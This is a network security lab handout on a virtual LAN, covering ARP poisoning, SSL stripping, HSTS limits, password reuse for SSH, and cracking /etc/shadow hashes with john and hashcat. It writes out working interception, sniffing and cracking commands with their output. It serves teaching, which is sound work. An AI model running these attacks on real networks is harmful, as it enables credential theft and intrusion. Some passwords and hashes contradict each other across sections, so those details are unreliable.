


Lab 08 — HTTPS and HTST

Lab Environment



Node	Role	LAN IP
Alice	Victim — runs a textual browser, types <code>bob.local</code>	10.0.0.10
Bob	Web server (<code>nginx</code> , HTTPS) + SSH server	10.0.0.20
Darth	Attacker on the same LAN	10.0.0.30
R1	LAN gateway	10.0.0.1
SW1	Switch	—

`bob.local` resolves to `10.0.0.20` on Alice via an entry in her `/etc/hosts` (added by the setup script). There is no DNS server for it.

```
# On your machine, inside download folder
python -m http.server 8000
```

On **each node** (Bob, Alice, Darth), download and extract the bundle from the host:

```
wget http://192.168.122.1:8000/lab08.tar.gz
mkdir -p lab08
tar -xzf lab08.tar.gz -C lab08
cd lab08
```

A single script prepares each node from the final state of the last lab (lab 07). Run it **as root on each node**, passing that node's role. From the extracted `lab08` directory:

```
# On BOB
sudo ./setup_lab08.sh bob

# On ALICE
sudo ./setup_lab08.sh alice

# On DARTH
sudo ./setup_lab08.sh darth
```

This removes WireGuard, installs `nginx` + a self-signed certificate for `bob.local` on Bob, adds the `bob.local` host entry on Alice, and installs the MITM and cracking tools (`dsniff`, `tcpdump`, `john`, `hashcat`) on Darth.

The SSL-stripping proxy is `mitm/sslstrip_proxy.py`, a small pure-Python script.

Bob starts in the **no-HSTS** profile.

The `john` installed is the **jumbo edition** — it supports `sha512crypt` (`$6$`) hashes, which the base build does not.

Bob hosts a fake login page at `https://bob.local/login`. Five test accounts (`u_top`, `u_word`, `u_leet`, `u_rule`, `u_mask`) exist for the cracking exercise, plus a user `alice` whose password is the one Darth will capture on the wire in ES 01.

Preparation — Regain Control of the LAN

SW1 is a **switch**: it forwards unicast frames only to the port that owns the destination MAC. Darth sees nothing of Alice's traffic until he poisons ARP and becomes a transparent relay.

Step 1 — Become a transparent relay

```
# On DARTH — without this, poisoning Alice cuts her off the LAN and you are exposed
sudo sysctl -w net.ipv4.ip_forward=1
sysctl net.ipv4.ip_forward
# expected: net.ipv4.ip_forward = 1
```

Step 2 — Poison the Alice-R1 pair

Alice reaches `bob.local` (10.0.0.20) directly on the LAN, and everything else via R1. Poison both directions of the Alice-gateway pair so all of Alice's traffic flows through Darth. Run it in a four different terminal inside Darth machine.

```
# On DARTH — tell Alice that R1 (10.0.0.1) is at Darth's MAC
sudo arpspoof -i eth0 -t 10.0.0.10 10.0.0.1

# On DARTH — tell R1 that Alice (10.0.0.10) is at Darth's MAC (reverse direction)
sudo arpspoof -i eth0 -t 10.0.0.1 10.0.0.10

# On DARTH — also poison the Alice-Bob pair (bob.local is a direct LAN host)
sudo arpspoof -i eth0 -t 10.0.0.10 10.0.0.20
sudo arpspoof -i eth0 -t 10.0.0.20 10.0.0.10
```

Step 3 — Verify the MITM is active

```
# On DARTH — confirm Alice's traffic now reaches you
sudo tcpdump -i eth0 host 10.0.0.10
```

```
# On ALICE — generate traffic and inspect the poisoned ARP table
ping -c 3 10.0.0.20
ip neigh
```

Observation: on Alice, both `10.0.0.1` and `10.0.0.20` resolve to **Darth's MAC address**. Darth's `tcpdump` shows Alice's packets passing through. Keep all four `arp spoof` processes running for the rest of the lab.

Step 4 — Arm the SSL-stripping proxy on Darth

Alice's traffic now flows through Darth. The last piece of setup is to make Darth transparently intercept her HTTP requests and feed them into the stripping proxy. Alice does **not** configure anything — she will not even know.

```
# On DARTH — transparently redirect Alice's port-80 traffic into the proxy
sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080

# On DARTH start the stripping proxy
python3 ./mitm/sslstrip_proxy.py
```

Leave the proxy running in its own terminal for the whole lab.

The proxy is `mitm/sslstrip_proxy.py`.

To tear the redirect down run: `sudo iptables -t nat -F PREROUTING`.

With this in place, when Alice makes an ordinary `bob.local` request the kernel on Darth silently sends it to the proxy on port 8080 instead of letting it reach Bob. From Alice's side nothing looks different — that is the whole point.

Open questions

- ARP has no authentication, which is why this works. Which Layer-2 defenses from earlier labs would have blocked Darth here?
- If Darth forgot Step 1, what would Alice notice almost immediately?

ES01 — SSLstrip Against a Server Without HSTS

The level being attacked: the user. Alice does not type `https://bob.local`. She types `bob.local`, which becomes `http://bob.local`. That one plaintext first request is the entire opening — and Alice never does anything unusual: no proxy setting, no special flags, exactly what a real person does.

Bob is running the **no-HSTS** profile. On plain HTTP he answers `301 -> https://bob.local/login` — a perfectly normal "please use HTTPS" redirect. Bob is *not* misconfigured. The whole attack is about *who reads that redirect first*.

Darth is already armed from the preparation step: ARP poisoning routes Alice's traffic through him, and the `iptables REDIRECT` silently feeds her port-80 traffic into the stripping proxy. **The point of this exercise is the contrast between the same request with and without Darth in the middle.**

Alice has no GUI — she is an ordinary user who "browses" with the text browser **lynx**. She types `bob.local` and reads what comes back, exactly like a person would. She never sets a proxy or any flag.

Step 1 — Baseline: what an honest visit looks like

Temporarily stop the attack so Alice reaches Bob directly. On **Darth**, pause it (Ctrl-C the proxy, or `sudo iptables -t nat -F PREROUTING`). Then from **Alice**:

```
# On ALICE — just visit the site, like anyone would
lynx bob.local
```

What Alice sees:

- lynx requests `bob.local`, Bob answers `301`, lynx **follows it to** `https://bob.local/login` — Bob insisted on HTTPS.
- lynx then hits Bob's certificate. It is **self-signed** (lab-only; a real bank would have a CA-signed cert), so lynx stops with a warning: *"This certificate is not valid — accept? (y)"*. Press `y`.
- The login page appears — **over HTTPS, with the certificate warning Alice had to click through.**

Remember the friction: in an honest visit Alice was redirected to HTTPS and (because of the lab's self-signed cert) saw a security warning. In the real world the cert would be valid and there would be no warning — but there *would* still be the silent upgrade to HTTPS. Hold that thought.

Step 2 — Same visit, attack active

Re-arm Darth (restore the `iptables` REDIRECT and restart the proxy — see Preparation Step 4). From **Alice**, run the **exact same command as in Step 1**:

```
# On ALICE — identical to Step 1. Alice changed nothing.
lynx bob.local
```

Observation: the login page appears **immediately, over plain HTTP, with no redirect and no certificate warning whatsoever**. Smoother than the honest visit. Alice did the exact same thing; the experience is *better*, not worse — and that is the trap. No `301`, no TLS, no warning to click through: Darth ate the redirect and served the page in cleartext. Bob's TLS was never broken — the *user* was silently downgraded, and nothing on her screen hinted at it.

Step 3 — Alice submits the login

Still in **lynx** on Alice, with the attack active: move with the arrow keys / `Tab` to the **User** field, type `alice`, `Tab` to **Pass**, type `passwd!`, then select **Sign in** and press Enter. lynx sends the POST; the page shows `login received`.

If you have issues with lynx, you can run the same login interaction with this command: `curl -X POST bob.local/login -d 'username=alice&password=passwd!'`.

Step 4 — Darth captures the credentials in cleartext

On **Darth**, while Alice submits, sniff the leg between Alice and Darth. Alice sends to `bob.local:80`; `tcpdump` captures on the wire **before** the kernel's REDIRECT rewrites the port, so you filter on **port 80** even though the proxy listens on 8080:

```
# On DARTH — show the plaintext POST body crossing the LAN.
# With the iptables REDIRECT active, tcpdump sees the packets on the wire
# as port 80 (capture happens before the kernel rewrites them to 8080).
sudo tcpdump -i eth0 -A -s 0 'tcp port 80 and src host 10.0.0.10'
```

Observation: the POST body `username=alice&password=passwd!` appears in cleartext. Bob's server only ever spoke HTTPS; the TLS leg existed between Bob and Darth. The cleartext leg — the one Darth sniffs — is between Alice and Darth, and Alice never knew it was cleartext. The proof is not "HTTP is readable" (obvious) — it is that **a request Alice made exactly as she would to a secure site came out in the clear, with no warning, against an HTTPS-only server.**

Open questions

- An HTTPS-only browser extension (or the browser's "HTTPS-Only Mode") refuses to make the first plaintext request at all. Walk through *why* that breaks this attack — what is the one packet that never happens?
- Bob did everything an admin is told to do: valid HTTPS, redirect HTTP to HTTPS. Why was that not enough?

- Whose fault is this attack — Alice's, Bob's, or the protocol's? Defend your answer.

ES02 — HSTS Hijacking and Its Limits (30 min)

ES 01 worked because nothing told Alice's browser "this site is HTTPS-only — never even try HTTP". **HSTS** (HTTP Strict Transport Security) is exactly that instruction. Now Bob switches to the **with-HSTS** profile and you test where the protection holds and where it still fails.

Step 1 — Bob enables HSTS

```
# On BOB — switch nginx to the profile that sends the HSTS header
sudo cp ./nginx/with-hsts.conf /etc/nginx/sites-available/default
sudo systemctl restart nginx
```

Bob's HTTPS responses now carry `Strict-Transport-Security: max-age=31536000`. A browser that has *seen* this header once will, for a year, rewrite every `http://bob.local` into `https://bob.local` **before any packet leaves the machine**.

Why not lynx here? `lynx` does not implement a persistent HSTS store, so it cannot demonstrate "the browser remembers the policy across visits". `curl --hsts <file>` does exactly that, and the policy is stored in a **plain file you can open and read**.

Read this before running anything — it is the whole point of ES 02.

Think of `/tmp/hsts` as **Alice's browser's memory**: "I have been told this site is HTTPS-only." A real browser keeps exactly this note. HSTS is *Trust On First Use* — it only protects a browser that has **already received the HSTS header at least once, in safety**. So the question ES 02 asks is: *did Alice meet the site before she met the attacker, or not?*

- **Case A — Alice knew the site before the attack.** She visited Bob once in peace (no attacker), her browser saved the policy. *Then* Darth attacks. Her browser already remembers "HTTPS-only" and it refuses plaintext on its own then **attack fails**. To model this we populate `/tmp/hsts` with the attack paused, *then* arm Darth.
- **Case B — Alice's very first visit happens while the attacker is already there.** Fresh browser, no memory. The first time she reaches for `bob.local`, Darth is already in the middle, so her request never gets to Bob over HTTPS and she **never receives the HSTS header**. Nothing tells her to upgrade and the **attack succeeds**. To model this we *empty* `/tmp/hsts` and leave Darth armed. We do **not** re-create the file: that is the point — the attacker prevents Alice from ever receiving the instruction that would have protected her.

	<code>/tmp/hsts</code> (browser memory)	When Alice first met Bob	Outcome
Case A	full (from a past safe visit)	earlier, in peace	protected
Case B	empty	directly under attack	robbed

Same command, same armed Darth in both attacks. The *only* variable is whether Alice had already met Bob safely. That gap — the unprotected very-first visit — is the limit of HSTS.

Step 2 — Case A: Alice has already visited Bob over HTTPS

Alice visited `bob.local` once, legitimately, before Darth showed up. You have to **disarm Darth** to create that honest window.

(a) Disarm Darth. On **Darth**, drop the redirect (the ARP relay can stay — without the REDIRECT, Darth just forwards traffic and Alice reaches Bob for real):

```
# On DARTH
sudo iptables -t nat -F PREROUTING
```

(b) The one honest visit. On **Alice**, browse exactly as a user would — type `bob.local`, get redirected, land on the HTTPS page:

```
# On ALICE — visit /login over http://; -L follows Bob's 301 to https://;
# -k accepts Bob's self-signed lab cert; --hsts saves the
# Strict-Transport-Security policy Bob sends on the HTTPS response.
curl -kL --hsts /tmp/hsts http://bob.local/login

# Look at what got remembered — the whole mechanism, in one readable file:
cat /tmp/hsts
#   bob.local "20270519 10:13:02"    # the cached HSTS policy + its expiry
```

Use the `/login` path: nginx only serves `/login` (the bare `/` returns 403). The policy is saved **only because the HTTPS response carried `Strict-Transport-Security`** — `-L` (follow to HTTPS) is what gets curl onto that response.

(c) Re-arm Darth and let Alice do the unsafe thing. On **Darth**: restore the redirect and restart the proxy (Preparation Step 4). Then on **Alice**, type plain `http://` with the cache now warm:

```
# On ALICE
curl -v --hsts /tmp/hsts http://bob.local/login
#   curl rewrites http:// -> https:// BEFORE sending anything, because
#   /tmp/hsts says bob.local is HTTPS-only. TLS handshake straight with Bob.
#   Darth's plaintext page is never requested. ATTACK FAILS.
```

Observation: the strip attack from ES 01 now fails. The cached policy made the client refuse plaintext *before any packet left the machine*, so Darth had nothing to strip.

Step 3 — Case B: first visit ever (no cached HSTS)

Now the very first visit — no prior honest visit, so the HSTS cache is empty. Darth is still armed.

```
# On ALICE — empty the HSTS cache to model a brand-new client
rm -f /tmp/hsts

# Alice visits /login over http://, but nothing tells curl to upgrade
curl -v --hsts /tmp/hsts http://bob.local/login
curl --hsts /tmp/hsts -X POST bob.local/login -d 'username=alice&password=passw0rd!'
```

Observation: the strip **works again**. HSTS is *Trust On First Use* (TOFU): it can only protect a client that already received the header at least once. The very first visit — before any header is seen, with an empty `/tmp/hsts` — is unprotected, and that is exactly the visit Darth strips. Compare the two runs: the *only* difference was whether `/tmp/hsts` already knew about `bob.local`.

Step 4 — Reasoning only (no hands-on): closing the first-visit window

There is one mechanism that removes even the first-visit gap: the **HSTS preload list**. A domain's HSTS policy is shipped *inside the browser binary*, so the browser refuses plaintext to that domain on the very first request, before it has ever talked to the server.

Think it through:

- Why must the preload list live **in the browser**, not on the server? (Hint: a server-sent header cannot protect a

request the browser has not made yet.)

- What is the operational cost of preloading for a domain owner?

Darth did not need to break HSTS. He attacked the one visit it could not cover and walked away with `alice:passw0rd!` from ES 01. He is now an attacker holding a valid username and password. What does he do with them?

ES03 — From Credentials to Access (10 min)

In ES 01 you sniffed `alice:passw0rd!` — but that was the password for the *web form* on Bob's site. On its own, that is just one web login. ES 03 shows the real damage: **the same password also works for the system (SSH) account on the server**, because the person Alice reused one password for both. A stolen web credential becomes a shell on the server.

Read the command carefully — this is not "connect to Alice".

```
ssh alice@10.0.0.20
```

- `10.0.0.20` is **Bob** (the server). Alice's machine is `10.0.0.10` — you never touch it here.
- `alice` is just a **username**: a system account *on Bob* (created by `setup_lab08.sh`), which happens to share its name with the victim. You are logging **into Bob**, as the user `alice`, **from Darth**.

```
# On DARTH — log into BOB's shell (10.0.0.20) as the system user 'alice',  
# using the password captured from the web form in ES 01.  
ssh alice@10.0.0.20  
# password: passw0rd!      #the exact string sniffed in ES 01
```

Observation: Darth now has an interactive shell **on Bob**. The HTTPS server was never compromised; a stripped first request (ES 01) plus password reuse was enough. The encrypted channel (VPN, Lab 07) is irrelevant here — the secret leaked *above* it (the user typing into a web form) and is now spent *on* the endpoint (the server's SSH). One reused password turned "a sniffed web login" into "a shell on the machine".

Think it through: name **two** policies or controls that would have stopped this single step from credential to shell access (what makes one captured password not enough?).

ES04 — Cracking the Linux shadow File

Darth has a shell on Bob (ES 03). The next move is to escalate from one account to *every* account. Local password hashes live in `/etc/shadow`. This exercise dissects that file, then cracks it four different ways.

ES04a — Anatomy of `/etc/shadow`

```
# On DARTH (shell on Bob) — read the hashes (needs root; use sudo)  
sudo cat /etc/shadow
```

```
u_top:$6$labsalt08$U6M1eyiwkCPhDDv3YUBK7jDo4G/qfDGSG.dauvot8JxnEk/Em2Zpw790YXXE5XZJZ1YE9EuLewKgYOzykoO  
wP.:19858:0:99999:7:::  
u_word:$6$labsalt08$JFZrvsCVfdzquc4yJrkmh0odthIIVsrUusu6ugn/r/3kVH6dGuvHxiRSMYnUEtfIBeV7T4yKps.uakj6yz  
Uea0:19858:0:99999:7:::  
u_leet:$6$labsalt08$2gksOJ/rhdQC00ReFlHeWkrEVzE/wBhkhCivFzEUs7YPJzfQnM2iW2ZG1p.T9U2OKXyfd/nW3cnekWM2sO  
1xo0:19858:0:99999:7:::  
u_rule:$6$labsalt08$0aGu49/epq4xSbYoxQenA1R9871RiVy8zI6vL8XMFJVGiokRGozBG/p0LuFKq7rjb0i9DT7cWxZ4mZsgeL  
eA91:19858:0:99999:7:::  
u_mask:$6$labsalt08$qSw2qbzfsP6HaLc1JKDkJgXNZa0vFW4psB4XDYtjarpa/nMhPY8q4gMiSFC60hyzAFG4sp2anhdtHxFzr  
u8f.:19858:0:99999:7:::
```

```
# Compare with the world-readable account list
cat /etc/passwd
```

A shadow line looks like `username:$6$salt$hash:...`. The `$`-delimited field encodes the algorithm:

Prefix	Algorithm
<code>\$1\$</code>	md5crypt
<code>\$5\$</code>	sha256crypt
<code>\$6\$</code>	sha512crypt
<code>\$y\$</code>	yescrypt

Identify which algorithm Bob uses and locate the `salt` and the `hash` portions. Note that `/etc/passwd` is readable by anyone, but `/etc/shadow` is not — explain in your notes *why* that split exists.

ES04b — Dictionary attack with a wordlist

`unshadow` merges `passwd` and `shadow` into the single format John expects.

```
# On DARTH (on Bob, or copy the files back to Darth)
sudo cp /etc/passwd /tmp/p
sudo cp /etc/shadow /tmp/s
unshadow /tmp/p /tmp/s > /tmp/unsh

# Straight dictionary run against rockyou
john --wordlist=/usr/share/wordlists/rockyou.txt /tmp/unsh
```

```
Using default input encoding: UTF-8
Loaded 5 password hashes with 1 different salt (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456          (u_top)
sunshine        (u_word)
passwd0rd!     (u_leet)
3g 0:00:00:12 DONE (2026-05-19 19:34) 0.2380g/s 1138p/s 1138c/s 1138C/s 123456..mustang
Use the "--show --format=crypt" options to display all of the cracked passwords reliably
Session completed.
```

```
# Show what cracked so far
john --show /tmp/unsh
```

```
u_top:123456:19858:0:99999:7:::
u_word:sunshine:19858:0:99999:7:::
u_leet:passwd0rd!:19858:0:99999:7:::

3 password hashes cracked, 2 left
```

If `/usr/share/wordlists/rockyou.txt` does not exist on your node, `setup_lab08.sh darth` installs it. Verify with `ls -l /usr/share/wordlists/rockyou.txt`.

Some test accounts fall in seconds (a password that is literally in the wordlist). Others survive — note which, and be ready to explain why.

ES04c — Wordlist + rules

Real passwords are dictionary words *mutated*: a capital, a digit, a year. John's rule engine generates those mutations from the same wordlist.

```
# On DARTH
john --wordlist=/usr/share/wordlists/rockyou.txt --rules=Single /tmp/unsh
```

```
Using default input encoding: UTF-8
Loaded 5 password hashes with 1 different salt (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 2 password hashes with 1 different salt
Press 'q' or Ctrl-C to abort, almost any other key for status
Sunshine2024!      (u_rule)
1g 0:00:01:47 DONE (2026-05-19 19:36) 0.0093g/s 1265p/s 1265c/s 1265C/s Sunday2024!..sunshine2024
Session completed.
```

```
john --show /tmp/unsh
```

```
u_top:123456:19858:0:99999:7:::
u_word:sunshine:19858:0:99999:7:::
u_leet:passw0rd!:19858:0:99999:7:::
u_rule:Sunshine2024!:19858:0:99999:7:::
```

```
4 password hashes cracked, 1 left
```

An account that resisted the plain wordlist but is just `word` + digits + symbol now falls. The base word was always in `rockyou` — only the mutation hid it.

ES04d — Mask attack with hashcat

For a password with no dictionary base — a random-looking short string — you brute force a known *shape*. Here we switch tools to `hashcat` (`-m 1800` = sha512crypt).

```
# On DARTH — hashcat -m 1800 wants the raw $6$ tokens, not the
# colon-separated unshadow format: extract the hash field first
awk -F: '{print $2}' /tmp/unsh > /tmp/hashes_only

# mask: 1 upper, 3 lower, 2 digits (?u?l?l?l?d?d)
hashcat -m 1800 -a 3 /tmp/hashes_only '?u?l?l?l?d?d'
```

```
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i7, 7872/15808 MB (2048 MB allocatable), 4MCU

Hashes: 5 digests; 5 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Minimum password length supported by kernel: 1
Maximum password length supported by kernel: 256
```

```

Hashes: 5 digests; 5 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

$6$labsalt08$qSw2qbjzfsP6HaLc1JKDkJgXNZa0vFW4psB4XDYtjarpa/nMhPY8q4gMiSFC60hyzAFG4sp2anhdtHxFzru8f.:Kx
ty99

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: $6$labsalt08$qSw2qbjzfsP6HaLc1JKDkJgXNZa0vFW4...zru8f.
Time.Started.....: Tue May 19 19:42:13 2026 (3 mins, 41 secs)
Time.Estimated....: Tue May 19 19:45:54 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?u?l?l?l?d?d [6]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....:      1840 H/s (8.62ms) @ Accel:4 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/5 (20.00%) Digests (total), 1/1 (100.00%) Salts
Progress.....: 405504/45697600 (0.89%)
Rejected.....: 0/405504 (0.00%)
Restore.Point....: 13312/1757600 (0.76%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4096-5000
Candidate.Engine.: Device Generator
Candidates.#1....: Karce05 -> Karce10

Started: Tue May 19 19:42:13 2026
Stopped: Tue May 19 19:45:54 2026

```

```
hashcat -m 1800 --show /tmp/hashes_only
```

```
$6$labsalt08$qSw2qbjzfsP6HaLc1JKDkJgXNZa0vFW4psB4XDYtjarpa/nMhPY8q4gMiSFC60hyzAFG4sp2anhdtHxFzru8f.:Kx
ty99
```

This only works because the mask matches the password's exact length and character layout. Widen the mask and watch the time explode — that is the whole point of the exercise.

Checkpoint

If you cannot read or dump `/etc/shadow` on Bob, use the provided checkpoint pair (same five accounts):

```

# On DARTH — feed the checkpoints straight into the ES04b/c/d flow
unshadow pass/passwd.example pass/shadow.example > /tmp/unsh
john --wordlist=/usr/share/wordlists/rockyou.txt /tmp/unsh # ES04b
john --wordlist=/usr/share/wordlists/rockyou.txt --rules=Single /tmp/unsh # ES04c
awk -F: '{print $2}' /tmp/unsh > /tmp/hashes_only # ES04d
hashcat -m 1800 -a 3 /tmp/hashes_only '?u?l?l?l?d?d'

```

Open questions

- The salt is stored in cleartext next to the hash. Why does that not help Darth, and what attack does it stop?
- Two accounts had the *same* password. Do their `$6$` hashes match? Why or why not — and what does that tell you about the salt's job?
- `sha512crypt` is deliberately slow. `yescrypt ( $y$ )` is slower and memory-hard. Which of your four attacks is hurt most by a slower hash, and why?

Further Reading

- HSTS: RFC 6797
- HSTS preload list and submission rules: <https://hstspreload.org>
- `sslstrip` original talk: Moxie Marlinspike, "New Tricks for Defeating SSL in Practice" (Black Hat DC 2009)
- Linux password hashing: `man 5 crypt`, `man 3 crypt`
- John the Ripper jumbo: <https://github.com/openwall/john>
- hashcat mask attack: https://hashcat.net/wiki/doku.php?id=mask_attack